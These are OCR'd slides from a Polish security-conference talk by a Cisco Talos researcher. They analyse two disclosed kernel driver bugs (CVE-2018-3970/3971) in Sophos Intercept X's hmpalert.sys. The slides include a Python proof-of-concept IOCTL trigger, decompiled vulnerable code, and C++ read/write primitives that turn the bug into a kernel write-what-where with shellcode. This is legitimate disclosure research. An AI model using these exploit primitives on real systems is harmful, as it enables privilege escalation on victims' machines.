Marcin ‘Icewall’ Noga
http://www.icewall.pl
@_Icewall

PWNing Warszawa 2019

Odaying the Oday detection engine

Wstęp

- Yves Younan
  - Research Manager
  - Cisco Talos
- Team
  - Aleksandar Nikolich
  - Ali Rizvi-Santiago
  - Marcin Noga (Security Technical Leader)
  - Piotr Bania
  - Cory Duplantis
  - Lilith Wyatt
  - Claudio Bozzato
  - Marcin Towalski

- Talos Vulndev
  - Third party vulnerability research
    - ~ 200 bugów znalezionych w ostatnie 12 miesięcy
  - Microsoft
  - Apple
  - Oracle
  - Adobe
  - Google
  - AV Products
  - IBM, HP, Intel, Lexmark
  - 7zip, libarchive, NTP
  - Security tools development
    - Fuzzers, Crash triage
  - Mitigation development

TALOS

Agenda

- Ogólne informacje na temat targetu i produktów pokrewnych.
- Strategia wyszukiwania błędów w tego typu produktach.
- Analiza błędu
- Exploitacja
- Wnioski

Target

Sophos Intercept X Endpoint

- Czym jest Sophos Intercept X Endpoint ?
  - Rozwiązanie typu endpoint protection bazujące głównie na heurystyce.

  - *„Intercept X wykorzystuje technologię sztucznej inteligencji w formie głębokiej sieci neuronowej. To zaawansowana forma uczenia maszynowego, (…) pozwalająca na wykrywanie złośliwego oprogramowania — zarówno znanego, jak i nieznanego.”*

źródło : https://www.sophos.com/pl-pl/products/intercept-x.aspx

TALOS

Sophos Intercept X Endpoint

- Funkcjonalność
  - Anti-Malware
  - Anti-Ransomewere
  - Exploit prevention / Zero-day detection
    - Process Privilage Escalation
    - (...)
  - (...)

- Czy znajdując 0day w rozwiązaniu chroniącym przed 0day'ami uda mi się go wyexploitować?


Strategia wyszukiwania błędów w tego typu produktach.

Strategia wyszukiwania

- Gdzie szukać bugów w tak dużym/skomplikowanym projekcie ?
  - Drivery
    - Filtry filesystemu
      - x86 syscall hooks
    - Network filters (FW,wykrywanie ataków sieciowych)
  - Pluginy do :
    - przeglądarek
    - klientów pocztowych
  - Unpackery
  - Dekompresory
  - Emulatory kodu
  - (…)

Strategia wyszukiwania – enumeracja komponentów


- Zbadać różnice w obrazie (stanie) systemu przed i po zainstalowaniu danego produktu
  - Windows System State Analyzer



- Lista plików / kluczy w rejestrze / kont użytkowników /...
  które uległy zmianie / zostały dodane itd..

TALOS

Strategia wyszukiwania – enumeracja komponentów




- Attack Surface Analyzer
  - Podobne działanie do poprzedniego narzędzia + automatyczna analiza wybranych komponentów pod kątem błędów bezpieczeństwa

- https://github.com/Microsoft/AttackSurfaceAnalyzer

TALOS

Skupmy się na kernelu

- Z jakimi driverami mogę się komunikować jako zwykły user ?
- Przydatne narzędzia
  - Windows Sysinternals
    - AccessChk
    - AccessEnum
  - Google / James Forshaw
    - github / google/sandbox-attacksurface-analysis-tools



Sophos Intercept X Endpoint – bugs

- Odnalezione podatności
  - HitmanPro.Alert – hmpalert.sys
    - TALOS-2018-0635 (CVE-2018-3970) - Kernel Memory Disclosure Vulnerability.
    - TALOS-2018-0636 (CVE-2018-3971) - Privilege Escalation Vulnerability

- Metoda użyta do znalezienia podatności
  - Reverse Engineering / Code review


- Użyte narzędzie
  - IDA Pro

- Detale
  - Niewłaściwa implementacja obsługi pakietów IRP przesyłanych przez aplikację

TALOS


HitmanPro.Alert ???

- Schemat powiązanych produktów



When the third-party components ...

- hmpalert.sys



- *„When Third-party components become a source of all evil”* – PWNing2017
  - https://www.youtube.com/watch?v=3XhT86QIs6A

TALOS

Analiza błędu

TALOS-2018-0636 (CVE-2018-3971)

PoC

```
def trigger_POC():
 fileName = u'\\\\.\\hmpalert'
 hFile = win32file.CreateFileW(fileName,
                               win32con.GENERIC_READ |win32con.GENERIC_WRITE,
                               0,
                               None,
                               win32con.OPEN_EXISTING, 0 , None, 0)

 ioctl = 0x222244 + 0x88
 inputBuffer =  struct.pack("<I",0x7FFD8000) #srcAddress - some valid lsass.exe address space
 inputBuffer += struct.pack("<I",0x80400000) #dstAddress - valid address
 inputBuffer += struct.pack("<I",0x24)       #srcSize
 inputBufferLen = len(inputBuffer)
 outBufferLen   = 16
 print "Time to send IOCTL : 0x%x" % ioctl
 buf = win32file.DeviceIoControl(hFile, ioctl,inputBuffer,outBufferLen)

if __name__  == "__main__":
    trigger_POC()
```

TALOS

Reversowanie hmpalert.sys

```
1  NTSTATUS __stdcall Hmpalert_DeviceControl(PDEVICE_OBJECT deviceObject, PIRP Irp)
2  {
3  (...)
4  __controlCode -= 0x222244;
5  switch ( __controlCode )
6  {
7    case 0x88u:
8      _SystemBuffer = Irp->AssociatedIrp.SystemBuffer;
9      a4 = 0;
10     v72 = sub_975CC520(_SystemBuffer->srcAddress, _SystemBuffer->dstAddress, _SystemBuffer->srcSize, (int)&a4);
11     if ( v72 < 0 )
12     {
13       Irp->IoStatus.Information = 0;
14     }
15     else
16     {
17       v25 = &Irp->AssociatedIrp.MasterIrp->Type;
18       *v25 = a4;
19       Irp->IoStatus.Information = 4;
20     }
21     break;
```

TALOS

Reversowanie hmpalert.sys

```
Line 1   int __stdcall sub_975CC520(DWORD srcAddress, DWORD dstAddresss, DWORD srcSize, PDWORD copiedBytes)
Line 2   {
Line 3     char v5; // [esp+0h] [ebp-28h]
Line 4     PVOID Object; // [esp+18h] [ebp-10h]
Line 5     void *tmpBuffer; // [esp+1Ch] [ebp-Ch]
Line 6     int errorCode; // [esp+20h] [ebp-8h]
Line 7     SIZE_T _srcBufferLen; // [esp+24h] [ebp-4h]
Line 8
Line 9     if ( !lsassPID )
Line 10      return 0xC0000001;
Line 11    _srcBufferLen = srcSize;
Line 12    if ( !inLsassRegions(srcAddress, &_srcBufferLen) )
Line 13      return 0xC0000022;
Line 14
Line 15
Line 16
Line 17
Line 18
Line 19
Line 20
Line 21
Line 22
Line 23      memcpy(tmpBuffer, (const void *)srcAddress, _srcBufferLen);
Line 24    else
Line 25      errorCode = 0xC0000141;
Line 26    KeUnstackDetachProcess(&v5);
Line 27    ObfDereferenceObject(Object);
Line 28  }
Line 29  if ( errorCode >= 0 )
Line 30  {
Line 31    if ( MmIsAddressValid((PVOID)dstAddresss) )
Line 32    {
Line 33      memcpy((void *)dstAddresss, tmpBuffer, _srcBufferLen);
Line 34      *copiedBytes = _srcBufferLen;
Line 35    }
```

```
if( check(srcAddress) )
{
        memcpy(dstAddress,srcAddress,size)
}
```

TALOS

Analiza błędu

Write - ??? - Where

TALOS

Reversowanie hmpalert.sys

```
Line 1  UINT8 __stdcall inLsassRegions(DWORD srcAddress, PDWORD srcSize)
Line 2  {
Line 3    DWORD finalSize; // [esp+14h] [ebp-24h]
Line 4    int size; // [esp+1Ch] [ebp-1Ch]
Line 5    DWORD _bufferLen; // [esp+24h] [ebp-14h]
Line 6    unsigned int address; // [esp+28h] [ebp-10h]
Line 7    process_info *memRegion; // [esp+30h] [ebp-8h]
Line 8    char executedOnce; // [esp+36h] [ebp-2h]
Line 9    UINT8 returnFlag; // [esp+37h] [ebp-1h]
Line 10
Line 11   returnFlag = 0;
Line 12   executedOnce = 0;
Line 13   _bufferLen = *srcSize;
Line 14   do
Line 15   {
Line 16     FltAcquireResourceShared(&memRegionLock);
Line 17     for ( memRegion = memoryRegionsList.nextRegion; memRegion != &memoryRegionsList; memRegion = memRegion->nextRegion )
Line 18     {
Line 19       size = memRegion->size;
Line 20       address = memRegion->address;
Line 21       if ( srcAddress >= address && srcAddress < size + address )
Line 22       {
Line 23         if ( size - (srcAddress - address) >= _bufferLen )
Line 24           finalSize = _bufferLen;
Line 25         else
Line 26           finalSize = size - (srcAddress - address);
Line 27         *srcSize = finalSize;
Line 28         returnFlag = 1;
Line 29         break;
Line 30       }
Line 31     }
Line 32     FltReleaseResource(&memRegionLock);
Line 33     if ( returnFlag )
Line 34       break;
Line 35     if ( executedOnce )
Line 36       break;
Line 37     executedOnce = 1;
Line 38   }
Line 39   while ( initMemoryRegionList() >= 0 );
Line 40   return returnFlag;
Line 41 }
```


TALOS

Reversowanie hmpalert.sys

```
Line     int __stdcall createLsaRegionList(PPEB pPeb)
Line     {
Line 11    ListAddElement((int)pPeb, 928, (int)aPeb);
Line 12    ListAddElement((int)pPeb->ProcessParameters, 660, (int)aProcessparamet);
Line 13    ListAddElement(
Line 14      (int)pPeb->ProcessParameters->Environment,
Line 15      pPeb->ProcessParameters->EnvironmentSize,
Line 16      (int)aProcessenviron);
Line 17    ListAddElementWrapper(&pPeb->ProcessParameters->CurrentDirectory, (int)aCurrentdirecto);
Line 18    ListAddElementWrapper(&pPeb->ProcessParameters->DllPath, (int)aDllpath);
Line 19    ListAddElementWrapper(&pPeb->ProcessParameters->ImagePathName, (int)aImagepathname);
Line 20    ListAddElementWrapper(&pPeb->ProcessParameters->CommandLine, (int)aCommandline);
Line 21    ListAddElement((int)pPeb->Ldr, 36, (int)aLdr);
Line 22    if ( MmIsAddressValid(pPeb->Ldr) )
Line 23    {
Line 24      currentElement = (PLDR_DATA_TABLE_ENTRY)pPeb->Ldr->InLoadOrderModuleList.Flink;
Line 25      lastElement = (struct _LDR_DATA_TABLE_ENTRY *)currentElement->InLoadOrderLinks.Blink;
Line 26      while ( currentElement != lastElement )
Line 27      {
Line 28        ListAddElement((int)currentElement, 80, (int)aLdrdatatableen);
Line 29        ListAddElementWrapper(&currentElement->FullDllName, (int)aFulldllname);
Line 30        ListAddElementWrapper(&currentElement->BaseDllName, (int)aBasedllname);
Line 31        ListAddElement((int)currentElement->DllBase, currentElement->SizeOfImage, (int)aDllimage);
Line 32        currentElement = (PLDR_DATA_TABLE_ENTRY)currentElement->InLoadOrderLinks.Flink;
Line 33      }
Line 34    }
```

TALOS

Schemat działania



Jak kontrolować odczytywane dane ?


- Postać binarna dllek jest nam znana (ta sama dla wszystkich procesów)
  - Możemy wykorzystać ten fakt do odczytywania określony wartości spod zdefiniowanych addressów

- Problemy
  - Jako zwykły user nie możemy odczytać zawartości pamięci lsass.exe
  - *ASLR

- Rozwiązanie
  - Brute Force i zapis do kontrolowanego bufora
  - Wykorzystanie faktu specyficzne implementacji ASLR w Windows'e
    - Biblioteki systemowe jak ntdll.dll mapowane są pod tym samym addressem.

TALOS

Schemat działania



Exploitacja

Klasa umożliwiająca odczyta/zapis

```
VOID Memory::write_mem(ULONG_PTR dstAddress, PBYTE data, DWORD dataSize)
{
    for (UINT i = 0; i < dataSize; i++)
    {
        ULONG_PTR ntdllByteAddress = (ULONG_PTR)std::find((PBYTE)ntdllImageBase, (PBYTE)ntdllImageEnd, data[i]);
        if (ntdllByteAddress == ntdllImageEnd)
        {
            printf("Could not find specific byte");
            exit(0);
        }
        copy_mem(dstAddress+i, ntdllByteAddress, 1);
    }
}
```

BYTE shellcode[] = „\x64\x48\x8B...”;

```
addr = find(ntdll_ImageBase,end,0x64);
    copy_mem(0x11223344,addr,1)
```

```
addr = find(ntdll_ImageBase,end,0x48);
    copy_mem(0x11223345,addr,1)
```

```
addr = find(ntdll_ImageBase,end,0x8B);
    copy_mem(0x11223346,addr,1)
```

TALOS

Klasa umożliwiająca odczyta/zapis

```
DWORD Memory::copy_mem(ULONG_PTR dstAddress, ULONG_PTR srcAddress, DWORD size)
{
    const DWORD inputBufferSize = sizeof(DWORD64) * 2 + sizeof(DWORD);
    PBYTE inputBuffer[inputBufferSize];
    DWORD outBuffer;

    ((PDWORD64)inputBuffer)[0] = srcAddress;
    ((PDWORD64)inputBuffer)[1] = dstAddress;
    *(PDWORD)(inputBuffer + sizeof(DWORD64) * 2) = size;

    BOOL bResult;
    DWORD junk = 0;                     // Discard results

    bResult = DeviceIoControl(hDevice,  // Device to be queried
        0x222244 + 0x88,                        // Operation to perform
        inputBuffer,                // Input Buffer
        inputBufferSize,            // Buffer Size
        &outBuffer, sizeof(outBuffer),                      // Output Buffer
        &junk,                          // # Bytes returned
        (LPOVERLAPPED)NULL);            // Synchronous I/O

    if (!bResult) {
        wprintf(L" -> Failed to send Data!\n\n");
        CloseHandle(hDevice);
        exit(1);
    }

    return outBuffer;
}
```

TALOS

Strategia

- Oparta na:
  - Morten Schenk
    - Blackhat 2017 - Taking Windows 10 Kernel Exploitation to the Next Level
